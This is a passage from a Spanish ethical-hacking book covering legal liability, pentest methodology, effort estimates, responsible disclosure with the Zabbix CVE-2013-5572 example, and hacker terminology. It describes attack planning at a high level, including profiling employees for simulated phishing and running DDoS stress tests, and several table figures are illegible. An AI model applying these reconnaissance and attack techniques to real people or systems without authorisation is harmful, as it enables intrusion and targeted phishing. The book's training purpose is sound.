Las empresas, personas jurídicas, son responsables de estafas y delitos informáticos cometidos por sus empleados. Esta afirmación es así, siempre que se demuestre que las empresas no han implantado medidas de control interno necesarias para impedir estos incidentes. Si una empresa fuera adquirida por otra, la responsabilidad se traslada a la nueva empresa resultante. Por supuesto, la empresa es responsable del delito cuando no es posible determinar quién es el autor del delito, incluso cuando el autor haya fallecido.

Las sanciones que pueden afectar a las empresas son muy distintas, pudiendo ir desde una multa pequeña hasta la propia disolución de la sociedad. Esto es independiente de la responsabilidad que tenga el empleado, persona física. En otras palabras, sancionados serán tanto la empresa como el empleado causante del delito.

La reforma solo afectaba a las empresas privadas, estando el sector público exento de dichas responsabilidades penales. El Estado y las Administraciones se les eximen de toda posible culpa en un delito informático. Los partidos políticos no pagarán por las acciones de sus empleados.

Otra de las cosas importantes que marca esta Ley del año 2010 es que la detección de vulnerabilidades informáticas se convierte en un delito. Cualquier persona que detecte vulnerabilidades en aplicaciones o sitios web sin consentimiento explícito de los interesados, en este caso el propietario de la aplicación, puede acabar con consecuencias legales. El Código Penal sanciona el uso de las nuevas tecnologías de la información para invadir o atentar contra la intimidad de las personas. En otras palabras, realizar un acceso no consentido, sin autorización, vulnerando un sistema de autenticación será sancionado, aunque no exista intención de cometer un delito. El usuario que comete este delito puede ser sancionado con una pena de prisión de entre seis meses y dos años.

Los empleados dedicados a la seguridad informática deben conocer esta Ley, y todas las consecuencias que pueden ocurrir en el incumplimiento de ella. Es recomendable que los empresarios al contratar a los empleados informen y dediquen tiempo en que los profesionales de la seguridad entiendan el ámbito en el que se encuentran y a las leyes que están sujetos sus puestos de trabajo. Se puede entender que este Código Penal sitúa en el mismo escalafón a un investigador de seguridad que a un delincuente que se aprovecha de las vulnerabilidades para obtener un beneficio.

5. Metodología

El enfoque de este libro es el de proporcionar al lector una metodología basada en la experiencia, en buenas prácticas y estándares para llevar a cabo proyectos o procesos de *Ethical Hacking*.

Un proceso de *Ethical Hacking* recorre ciertas prácticas enfocadas a las distintas pruebas que se deberán realizar para satisfacer la demanda del cliente. En otras palabras, el proceso puede ser

dividido en etapas que serán semejantes para las distintas auditorías, y agregados al proceso comentados anteriormente, de las que puede consistir el *Ethical Hacking*.

El equipo de auditoría

En toda propuesta para realizar un proceso de *Ethical Hacking* se debe explicar la composición del equipo de auditoría que participará en el proceso. Además, es importante reflejar las características de cada uno de los integrantes del equipo, y por supuesto, reflejar que cada integrante del equipo aporta un punto de vista distinto, siendo experto en una rama concreta de seguridad.

Siempre existirá un responsable al cargo del proyecto, el cual seguramente hará tareas de interlocución con los responsables del proyecto por parte de la empresa contratante. A continuación se especifica detalles que son interesantes incluir en la descripción de los integrantes:

- Cargo en la empresa.
- Titulaciones disponibles de cada integrante.
- Charlas y conferencias internacionales/nacionales realizadas.
- Certificaciones de seguridad que tiene cada integrante del equipo.
- Certificaciones informáticas disponibles.
- Experiencia cuantitativa en años de cada miembro del equipo.
- Proyectos similares al que se presentan en los que han participado.
- Premios individuales de cada integrante, si los disponen, tanto académicos, como profesionales.
- Valores añadidos.

Alcance del proyecto

Independientemente de la auditoría o agregado de un proceso de *Ethical Hacking*, siempre se debe realizar distintos tipos de alcance de proyecto. Si una empresa contrata el servicio de *Ethical Hacking* que comprenda varios procesos de auditoría, por ejemplo una interna, perimetral y una prueba de *APT*, se deberá generar distintos tipos de alcances de proyecto.

En otras palabras, se deberá estudiar el alcance del proyecto global, especificando las tareas comprendidas, y los distintos alcances de proyecto de los distintos procesos de auditoría. Además, se debe indicar el número de jornadas efectivas para llevar a cabo las distintas auditorías, proporcionando un valor final en jornadas, el cual será presupuestado.

En el alcance del proyecto se especificará la vía de comunicación y notificación entre la empresa que ofrece el servicio y la contratante. En otras palabras, se especificará ante qué situación la empresa que realiza el proceso deberá notificar vulnerabilidades detectadas, y cuál es la vía para llevar a cabo las notificaciones, por ejemplo utilizando el correo electrónico, mediante el uso de claves *PGP*, para proteger la confidencialidad de los documentos.

La estimación de jornadas es uno de los puntos críticos del proyecto. Suponiendo el ejemplo anterior en el que el proyecto de *Ethical Hacking* está compuesto por una auditoría interna realizada a dos segmentos de red, una auditoría perimetral a un dominio y servicios públicos de una empresa objeto, y por último la prueba de *APT* a un grupo de personas pertenecientes a la empresa objeto de la auditoría, se debe estimar un número de jornadas con los recursos, consultores, que dispone la empresa para realizar las distintas tareas en un tiempo determinado.

Para este ejemplo se especifican las siguientes tablas:

Tareas (Auditoría interna)	Jornadas
Recolección información del entorno interno	0,5
Enumeración de recursos en el entorno interno	1
Fijación de objetivos	0,5
Pruebas de auditoría interna (2 Segmentos de red - Desplazamientos horizontales y verticales)	3
Generación de informes	2
TOTAL:	7

Tabla 1.01: Estimación jornadas en auditoría interna.

Tarea (Auditoría perimetral)	Jornadas
Recuperación y recogida de información	1
Determinación de topología	1
Identificación y confirmación de vulnerabilidades	[illegible]
Escalado de privilegios y avance	[illegible]
Análisis de aplicativos	[illegible]
Generación de informes	[illegible]
TOTAL:	9

Tabla 1.02: Estimación jornadas en auditoría perimetral.

Tarea (*APT*)	Jornadas
Identificación de correos electrónicos	0,5
Análisis y envío de correos electrónicos (Posibles pruebas)	2
Generación de informes	[illegible]
TOTAL:	3,5

Tabla 1.03: Estimación jornadas en *APT*.

Tarea (Global)	Jornadas
Test de intrusión perimetral	9
Advanced Persistent Threat	3,5
Test de intrusión interno	[illegible]
TOTAL:	**19,5**

Tabla 1.04: Estimación global de *Ethical Hacking*.

Por último, el alcance del proyecto puede indicar cuantos contactos se realizarán al día con la empresa contratante para informar de las pruebas realizadas. También puede ser necesario indicar las pruebas que se realizarán a corto plazo, con el fin de notificar posibles peligros de calidad de servicio en ciertas pruebas críticas, como denegaciones de servicio o escaneos intensivos de auditorías perimetrales.

Selección e información del objetivo

En todo proceso dentro del *Ethical Hacking* existe una etapa donde el auditor dedicará tiempo a la selección e información del objetivo. En otras palabras, es totalmente necesario conocer el entorno al que se enfrenta el auditor para, una vez analizado y entendido exponer las pruebas de evaluación de seguridad.

Esta primera etapa dependerá del objeto de la auditoría o proceso agregado al que se enfrente el auditor. Es decir, si se está realizando una auditoría perimetral, lógicamente la recogida de información será distinta que si se está llevando a cabo una auditoría interna. En muchas ocasiones la recogida de información será muy distinta, ya que un entorno interno es muy distinto al entorno perimetral, o por ejemplo, un prueba de *APT* o *DDOS* requieren una recogida de información muy distinta a una auditoría perimetral.

Pero existen elementos que pueden ser extrapolados con el fin de enfocar la parte metodológica. En mayor o menor medida existe una etapa de recogida de información global, en la que el auditor se nutrirá de información pública, en el caso de una auditoría perimetral, o de las especificaciones que se le digan en una auditoría interna.

Para simplificar y ejemplificar lo comentado se realiza un resumen que indique que tipo de información se necesita en cada auditoría o proceso agregado:

- La auditoría perimetral dispone de las fases de *footprinting* y *fingerprinting* con las que se realiza una recogida de información global y pública en Internet, para después analizarla y determinar qué roles disponen los sistemas perimetrales, puertos abiertos, versiones de productos públicas, sistemas operativos, servicios, etcétera.
- La auditoría interna dispone de una fase de recogida de información dónde se determina la topología de la red, conectividad directa con máquinas adyacentes, versiones de productos, sistemas operativos, puertos abiertos, servicios, etcétera. Como se puede observar, existe un paralelismo con la auditoría perimetral, aunque el ámbito de trabajo y la visión de éstas sean totalmente distinto.
- La auditoría de caja blanca lleva esta fase implícita. La parte contratante indicará de qué equipos y sistemas se debe realizar la muestra de configuraciones y las credenciales con privilegios a utilizar. Realmente es esta información la que se necesita en esta fase, y será otorgada por la propia empresa contratante del servicio.
- La prueba de *stress* dedicada a realizar un *DDOS* dispone de esta fase en distinta medida. En algunas ocasiones los encargados de llevar a cabo dicha prueba se reúnen con la empresa contratante para decidir las ventanas temporales sobre las que será llevado a cabo el ataque.

Hay que tener en cuenta que el ataque es real, y debe estar controlado y ser ejecutado en una ventana temporal que no afecta, o afecte lo mínimo, a la empresa contratante. Esta información es vital, por parte de los auditores se puede llevar a cabo una fase de *footprinting* y *fingerprinting* con el fin de conocer mejor la infraestructura perimetral de la empresa, y analizar por donde llevar el ataque *DDOS*.

- La prueba de *APT* dedica una de sus fases a la recolección de información pública de las personas que formarán el grupo objetivo de la acción. La información se obtendrá, en su mayoría gracias a Internet y sus buscadores, servicios como *Linkedin* o *Xing* pueden ayudar a obtener la información de nombres reales y puestos de trabajo de la empresa objeto. Las fuentes de información pueden ser desde correos que se envían con la empresa objeto para conocer el estilo de éstos y poder hacer las pruebas más reales, e-mails que son públicos en los sitios web, *Linkedin*, etcétera. Una vez recolectada la información sobre las personas que serán el objetivo de la prueba se da por finalizada la fase y se estudia los distintos de amenazas a los que se expondrán a dichas personas.
- La fuga de información se puede entender como un agregado a la auditoría interna. Por lo que la recogida de información se realiza exactamente igual que en la auditoría interna. Las herramientas internas para descubrir servicios, sistemas operativos, puertos, versiones ayudarán al auditor en esta fase de la prueba.
- Las pruebas *wireless* y *VOIP* disponen de una fase de reconocimiento del entorno y descubrimiento de infraestructura. En el caso de la auditoría *wireless* se utilizan analizadores del medio, como *airodump-ng*, para visualizar los tipos de cifrado, el número de puntos de acceso que tiene la red de la empresa, los canales por los que se emiten, el número de clientes conectados y a qué puntos de acceso, la calidad de la señal, etcétera. Todo este tipo de información dará información al auditor el cual podrá analizarla y llevar a cabo las acciones necesarias. En el caso de la auditoría *VOIP*, la recogida de información y determinación de topología es más similar a la auditoría interna.

Confección del ataque e intrusión controlada: Ampliación de miras

En todas las pruebas que pueden constituir el proceso o *Ethical Hacking* hay una fase en la que el auditor realizará distintos ataques con distintos enfoques u objetivos. Todos ellos tienen una característica común y es que todas estas pruebas deben estar bajo control de la empresa y grupo de auditores que realizan los ataques. En ningún instante el auditor puede perder el control de la prueba que está realizando, ya que esto podría causar daños a la empresa contratante, la que demanda el servicio.

En las distintas pruebas del proceso debemos confeccionar una serie de pruebas que se realizarán, buscando la automatización en las tareas del auditor. Pero la realidad es diferente, y se sabe que los sistemas de cada empresa son distintos y con entornos y circunstancias diferentes, por ello no siempre se podrá utilizar un *checklist* de pruebas.

En un alto porcentaje se puede crear dicho *checklist*, aunque la experiencia del auditor y el conocimiento de las diferentes tecnologías a las que el auditor se puede enfrentar es algo vital para

completar el abanico de pruebas. A continuación se especifican ejemplos de diversas pruebas y el objetivo global de los ataques realizados a las distintas infraestructuras o usuarios:

- En auditorías perimetrales el objetivo es estudiar el nivel de seguridad de los elementos que se encuentran públicos por parte de la empresa. Una de las auditorías que pueden componer parte o todo, según el cliente, de esta sección es la auditoría web. Como ejemplo de pruebas que se pueden realizar en las auditorías perimetrales se encuentran: verificación y validación de las comunicaciones, validación de entradas, manipulación de parámetros, autenticación y gestión de sesiones, estudio de algoritmos criptográficos, configuraciones, etcétera. Cada apartado anterior está compuesto por distintas pruebas que deben ser diseñadas, en esta fase, en función de los resultados obtenidos en la fase anterior. De este modo se sabe que el análisis funcional de los resultados obtenidos anteriormente, y el diseño de pruebas, a partir de pruebas utilizadas siempre y algunas que pueden surgir de la experiencia del auditor, se deben llevar a cabo en este instante.
- La auditoría interna tiene como objetivo obtener el máximo de información sensible desde la propia red interna de la organización. Este tipo de pruebas están encaminadas al conocimiento y descubrimiento de la implementación de la red, el conocimiento del funcionamiento de protocolos de autenticación y servicios de la plataforma que utilice la organización, utilización de ataques para movimiento lateral u horizontal y vertical entre máquinas, y explotación de vulnerabilidades encontradas en versiones de productos o aplicaciones internas.
- La auditoría de caja blanca, en este punto, tiene como objetivo el comprobar el estado de las configuraciones óptimas, enfocadas a la seguridad. En algunos casos, la seguridad se enfrenta a la productividad o viabilidad del negocio, por lo que el auditor se puede encontrar este hecho, que seguramente haga que el nivel de seguridad sea rebajado, siendo el riesgo aceptado por la dirección de la empresa.
- La prueba de *stress* tiene como objetivo verificar la resistencia, o incluso resiliencia, que puede tener una organización y su infraestructura pública frente a un ataque de denegación de servicio distribuido. Quizá sea este tipo de pruebas donde el auditor debe disponer en todo instante el control de lo que está realizando, y la posibilidad de parar el ataque, ya que si la infraestructura de la organización cae se deberá detener la prueba, para que la organización pueda recuperarse lo antes posible. Se entrará en detalle más adelante en este tipo de prueba que es siempre interesante.
- El *APT* es un proceso que puede ser lento en su preparación y dedicación, pero es un proceso que en ejecución debe ser rápido, ya que en muchos casos se puede destapar las distintas pruebas, por lo que el conjunto de muestra queda advertido de lo que sucede a su alrededor.
- En las pruebas de fuga de información, el auditor se encuentra en la empresa u organización, y será en este instante cuando se lleven a cabo las pruebas para intentar sacar información del control de la organización. Más adelante, se podrá entender que es un proceso que parece sencillo, pero que puede ser altamente complejo, en función de las medidas de protección de las organizaciones.

- La auditoría *wireless* o *VOIP*, tienen como objetivo descubrir fallos de seguridad o configuración en los protocolos utilizados para implantar estas tecnologías. El auditor llevará a cabo pruebas con el fin de detectar errores de configuración, protocolos inseguros, estudiar el entorno y la viabilidad de espionaje en la comunicación, etcétera. Estas auditorías, a día de hoy, son bastante procedimentales, aunque siempre hay pequeños trucos que pueden dotar al auditor de alguna prueba diferente e interesante, desde el punto de vista de la seguridad.

Revisión del proceso: Medidas correctoras

Una vez los ataques han ido desvelando los fallos de seguridad en las distintas auditorías, el auditor debe informar y recopilar unas medidas correctoras que solventen los problemas de seguridad descubiertos. No será el auditor quién solvente estos fallos de seguridad, pero sí será el que recomiende la aplicación de diferentes tareas para mitigar o solventarlos.

En este libro se estudiarán distintas medidas correctoras cada una enfocada a su auditoría pertinente. Realmente se puede visualizar como una parte teórica, ya que el auditor conoce en la mayoría de las ocasiones que si una prueba tiene éxito, es decir detecta una vulnerabilidad, cuál será la medida que corrige dicho fallo.

Una de las medidas que se suelen llevar a cabo es la de otorgar a la empresa de un tiempo determinado para solventar el fallo encontrado, y poco tiempo después llevar a cabo alguna jornada donde se realicen pruebas definidas para comprobar y verificar que se ha solventado el fallo descubierto.

Documentación

Toda prueba deberá estar correctamente documentada, en dos tipos de informes, el primero a modo ejecutivo informando de las observaciones más destacadas, y el segundo a modo técnico detallando todo el proceso efectuado en la organización y las pruebas realizadas.

Es altamente recomendable que el auditor documente desde el primer día las pruebas y resultados que se van obteniendo, tanto para que pueda realizar su trabajo correctamente, como porque después el informe se realizará en un período de tiempo menor.

En el capítulo dedicado a la documentación se podrán estudiar distintos tipos de informes reales que pueden ayudar a entender mejor esta parte de la metodología.

Interlocutores y almacenamiento de la información

Es importante que la comunicación con el cliente siempre vaya protegida, en función del ámbito en el que dicha comunicación se produzca. Todo intercambio digital de documentos, como ya se ha mencionado anteriormente, debería realizarse a través de medios seguros.

El ejemplo típico es el intercambio a través del correo electrónico, el cual debería ser protegido con claves *PGP*, para otorgar confidencialidad e integridad. Además, el uso de certificados digitales sería

adecuado para que el receptor del mensaje pueda autenticar la identidad de quién envía el correo electrónico.

Otro aspecto importante es cómo el grupo de auditores debe proteger la información y documentación que puede ser recibida de parte de la empresa contratante. Tanto esta información, como la que los auditores generan deberá ser almacenada de forma segura, a través de un sistema de autenticación y control de accesos, y protegiendo la confidencialidad de esta información mediante el uso de cifrado robusto. Esta información debe ser almacenada durante una vigencia máxima, la cual será acordada con el cliente, pero es común que al finalizar el trabajo se deba destruir de forma segura toda la información.

6. Publicación de una vulnerabilidad

Cuando un grupo de auditores trabajan en un proceso de *Ethical Hacking* se pueden encontrar vulnerabilidades que antes otros no hayan encontrado, por esta razón es importante conocer el procedimiento para publicar la vulnerabilidad encontrada. A través del *MITRE* se podrá registrar un *CVE* para la nueva vulnerabilidad encontrada por el equipo, o por algún miembro en concreto, para su posterior descripción y liberación.

Existen dos modalidades claramente diferenciadas cuando se descubre una nueva vulnerabilidad, y son, en primer lugar se envía al fabricante del producto para que pueda tomar medidas y, tras corregir la vulnerabilidad, liberar la información mediante un *CVE*. En segundo lugar, realizar un *Full Disclosure*, haciendo saber a la comunidad el fallo de seguridad y como aprovecharse de él.

Siempre hay que ir con la ética por delante, por lo que, siempre se debe elegir la primera vía comentada anteriormente. Sólo en el caso de que el fabricante ignore las peticiones de parte del equipo, sería opción realizar *Full Disclosure*.

Reservar CVE

La petición de reserva de un *CVE* se realizará a través del correo electrónico *cve-assign@mitre.org*. En esta petición el usuario debe especificar que ha encontrado una vulnerabilidad y que requiere un *CVE*, el cual no será definitivo, ya que si posteriormente en el email que se enviará con los detalles técnicos no es aceptado, el *CVE* podrá relevarse para otro usuario. De todos modos hay que tener en cuenta que el tiempo que se tendrá un *CVE* reservado es alto.

Detalles técnicos para CVE


Una vez se reserva un *CVE*, se debe exponer los detalles técnicos de la vulnerabilidad, a qué versiones afecta, y qué beneficio se obtiene de la explotación de la vulnerabilidad. No debe ser un documento excesivamente complejo o técnico, y si una pequeña guía para explicar el agujero de seguridad, y

como se puede reproducir. Tras la generación del escrito, se debe enviar a la dirección de correo electrónico *cve@mitre.org*. El envío a esta dirección se llevará a cabo en caso de que el fabricante haya ignorado los contactos con el equipo de auditoría.

Ejemplo real: CVE-2013-5572

Este ejemplo que se presenta a continuación corresponde con una vulnerabilidad encontrada por el equipo de Informática 64 a finales del año 2012 y principios del año 2013. Este ejemplo muestra un *Full Disclosure*, el cual no debe ser el primer camino, pero que tampoco debe ser descartado.

En primer lugar se llevó a cabo el envío de la petición de *CVE* al *MITRE*, tal y como se puede visualizar en el siguiente correo electrónico.


cve-assign@mitre.org


Hello

I wanted to request a CVE-ID We have discovered a vulnerability in the software Zabbix We want to expose security problems found

Thank you

Fig. 1.03: Petición de *CVE* al *MITRE*

Una vez se proporciona el *CVE* al usuario, éste prepara el detalle técnico para enviar. A continuación se puede visualizar la contestación del *MITRE* a la petición de reserva.


-----BEGIN PGP SIGNED MESSAGE-----

Hash SHA1

>I wanted to request a CVE-ID. We have discovered a vulnerability in

>the software Zabbix We want to expose security problems found

Use CVE-2013-5572

CVE assignment team MITRE CVE Numbering Authority

M S M300

202 Burlington Road Bedford, MA 01730 USA

[PGP key available through http://cve.mitre.org/cve/request_id.html]


-----BEGIN PGP SIGNATURE-----

Version GnuPG v1 4 14 (SunOS)

iQEcBAEBAgAGBQJSH1SDAAoJEGvefgSNfHMdZfkH/2fkfcr8Xo7wEsS2F9dbuzN3

Fig. 1.04: Respuesta del *MITRE* otorgando un *CVE*.

Como se ha mencionado anteriormente, la preparación de la explicación de la vulnerabilidad y aprovechamiento no debe ser muy extensa. Es preferible que se recoja la explicación de la vulnerabilidad, como se puede aprovechar y el impacto o efecto que ésta tiene en su entorno, es decir, explicación clara y sencilla.


Date: Wed, 25 Sep 2013 12:22:08 +0200

```
Hello,

I attach information about CVE-2013-5572 (Zabbix leakage password).

ID: CVE-2013-5572

Title: Vulnerability Leak Password Zabbix

Date: 23/08/2013

Status: Not Solved

Scope: Privilege Elevation

Author: Chema Alonso, Pablo González, Germán Sánchez

There is a security bug on Zabbix 2.0.5. This bug allows to see a zabbix
user's password, if this user has a open session in management console.
Potentially, This vulnerability allows to carry on an privilege elevation
affecting the way Active Directory resources on Enterprise Network are
accessed.
```

Fig. 1.05: Cabecera de la explicación de la vulnerabilidad *CVE-2013-5572*

Por otro lado, para poder realizar un *Full Disclosure*, el usuario se debe dar de alta en la lista. Para posteriormente, enviar un correo a la lista con el detalle técnico de la vulnerabilidad, como se ha podido visualizar en la imagen.


Send Full-Disclosure mailing list submissions to
full-disclosure@lists.grok.org.uk

To subscribe or unsubscribe via the World Wide Web, visit

or, via email, send a message with subject or body 'help' to

You can reach the person managing the list at
full-disclosure-owner@lists.grok.org.uk

Fig. 1.06: Suscripción a la lista para su posterior uso.

Por último, es cuestión de horas o días que fuentes acreditadas reconozcan la vulnerabilidad, si el fabricante no lo ha hecho antes. En ese instante el *MITRE* validará la vulnerabilidad y otorgará el *CVE* como final a quién lo registró. En la imagen de la siguiente página se puede visualizar como el *MITRE* valida y presenta la vulnerabilidad bajo ese identificador, indicando el enlace de quién lo ha validado.




Fig. 1.07: *CVE-2013-5572.*

7. Nuevas tendencias

Que la seguridad informática avanza a gran velocidad es algo sabido por todos, cada día salen nuevas vulnerabilidades, nuevas formas de atacar, nuevas tecnologías que deben ser auditadas, nuevos sistemas más complejos con probabilidad de tener más fallos. Por esta razón investigadores en seguridad informática estudian nuevas fórmulas con las que mejorar las vías de detección de vulnerabilidades y corrección de éstas.

Pentesting by Design

Como se ha mencionado anteriormente, en el día a día aparecen nuevas vulnerabilidades, y las empresas quedan expuestas a éstas. Siempre aparecen vulnerabilidades que ayudarán a preparar ataques contra sistemas, y se podrá demostrar que se ha conseguido entrar al sistema o a partes de éste. Históricamente han existido graves incidentes de seguridad que han sacudido a grandes compañías, organizaciones, gobiernos, etcétera.

El *pentesting by design* es un nuevo modelo o tendencia el cual responde a la siguiente cuestión, ¿Por qué en la mayoría de las ocasiones que se realiza una auditoría de seguridad externa se descubren fallos de seguridad graves? El *pentesting* no debería ser un proceso puntual, debería ser un proceso continuo que se ejecute constantemente sobre el ciclo de vida del sistema. Como indica el *eslogan* del modelo: *un servicio de ataque 24x7 durante la vida del sistema.*

Un atacante puede realizar distintos ataques cualquier día sobre los sistemas de una empresa, por lo que se puede decir que los *malos* atacan muchísimas más veces que un auditor. Este hecho hace que el *pentesting by design* proporcione soporte desde la fase de diseño de los sistemas. Las empresas de seguridad que realizan auditorías están moviendo el modelo de negocio y utilizando herramientas de automatización para llevar a cabo las auditorías constantemente bajo el modelo expuesto en este apartado. De esta vía los atacantes y los auditores se encuentran casi en un auténtico combate en igualdad de condiciones.

Esta nueva tendencia no implica que si la empresa dispone de un equipo de *pentesting* interno se deba deshacer de él. Ambas partes son totalmente compatibles, e incluso, es una buena suma de soluciones.

Los sistemas deberán estar diseñados para soportar las pruebas constantemente, es decir 24x7. Si no es así, los atacantes ya tienen más posibilidades de conseguir los logros, antes que los auditores encuentren los fallos de seguridad.

El *pentesting by design* necesita un dimensionamiento de la memoria, el almacenamiento y el ancho de banda en las comunicaciones en los sistemas diseñados a priori para dar calidad de servicio a los usuarios, más un porcentaje destinado al ataque continuo de los atacantes, más un porcentaje necesario para que los auditores puedan realizar el proceso de *pentesting* continuo desde el primer día. Como se puede visualizar existen tres factores clave en el diseño de los sistemas. A día de hoy no existen muchos organismos, empresas o gobiernos preparados para ello, pero la tendencia es la explicada en este apartado.

Todo esto no es suficiente para estar cien por cien seguros, pero permite tener las mismas oportunidades que los *malos*, en la detección y explotación de vulnerabilidades. Una vez el *pentesting by design* detecte los fallos de seguridad se deberán realizar los deberes de la fase de gestión de la seguridad en los sistemas.

8. Atacantes de sombrero

El *Ethical Hacking* es llevado a cabo por los conocidos *hackers* de sombrero blanco o *white hat*. El *hacker* de sombrero blanco es una persona que utiliza el *hacking* de manera ética, con el objetivo de asegurar y proteger los sistemas de información y comunicaciones. Estas personas suelen trabajar en empresas de seguridad informática.

Por otro lado, un *hacker* de sombrero negro o *black hat* se refiere a una persona que utiliza el *hacking* de manera fraudulenta o buscando el beneficio propio. Los *hackers* de sombrero negro caen en acciones ilegales, las consecuencias pueden ser graves y acabar en actos jurídicos. Estos tipos de *hackers* son conocidos también como *crackers*, los cuales muestran habilidades especiales rompiendo sistemas de seguridad, denegando servicios, accediendo a zonas privadas o restringidas, infectando redes, entre otras acciones, gracias a sus destrezas en el mundo del *hacking*.

Otro término dentro del mundo del *hacking* y del *Ethical Hacking* es el de samurái. Este término se corresponde con alguien contratado para investigar fallos de seguridad, los cuales investigan casos sobre los derechos de privacidad. Los samurái son totalmente contrarios a los *crackers* y otros tipos de vándalos de la informática.

El *phreaker* es una persona con grandes conocimientos en teléfonos modulares como en dispositivos móviles.

El *wannabe* son aquellos usuarios a los que les interesa el *hacking* y se encuentran en fase de aprendizaje. El *wannabe* está considerado un *hacker* un potencia, mientras siga aprendiendo y estudiando.

El *lammer* o *script-kiddie* se asocia a una persona con falta de habilidades técnicas o conocimientos en general. En otras palabras no es un usuario competente en la materia, el cual pretende obtener un beneficio del *hacking* sin disponer de los conocimientos necesarios, como se ha comentado anteriormente. Este tipo de usuarios realiza búsquedas de aplicaciones o herramientas de intrusión o vandalismo informático con el objetivo de realizar una tarea maliciosa, sin entender su funcionamiento o las acciones que puede llegar a lograr. En ciertas ocasiones presumen de conocimientos o habilidades que no poseen, además, no disponen de ética a la hora de llevar a cabo las técnicas de *hacking*.

Un *newbie* es un término utilizado para referencia a un novato en el área de la seguridad informática. En esta área se presupone que no dispondrá de muchos conocimientos en esta temática.

Capítulo II
La información es poder

1. Procesos asociados

Hoy en día es conocido por todos que la información es poder. Los casos de la *NSA* y otras agencias de inteligencia reflejan en la sociedad que cuanto más se sepa de las conductas, gustos, hábitos de los ciudadanos mayor control se puede tener sobre ellos.

En el ámbito de la seguridad ocurre algo similar, cuanto más se conozca sobre el objetivo más posibilidades se tendrán para encontrar una vía por la que tener éxito en un posible ataque.

Existen diversas maneras para conocer información sobre los objetivos, aunque también dependerá de la vía o forma en la que se consigan. Se podría utilizar a terceros para obtener información que ellos conocen del objetivo real, por lo que no se accedería directamente a éste. Por otro lado, se puede ir directamente al objetivo para conseguir la información requerida.

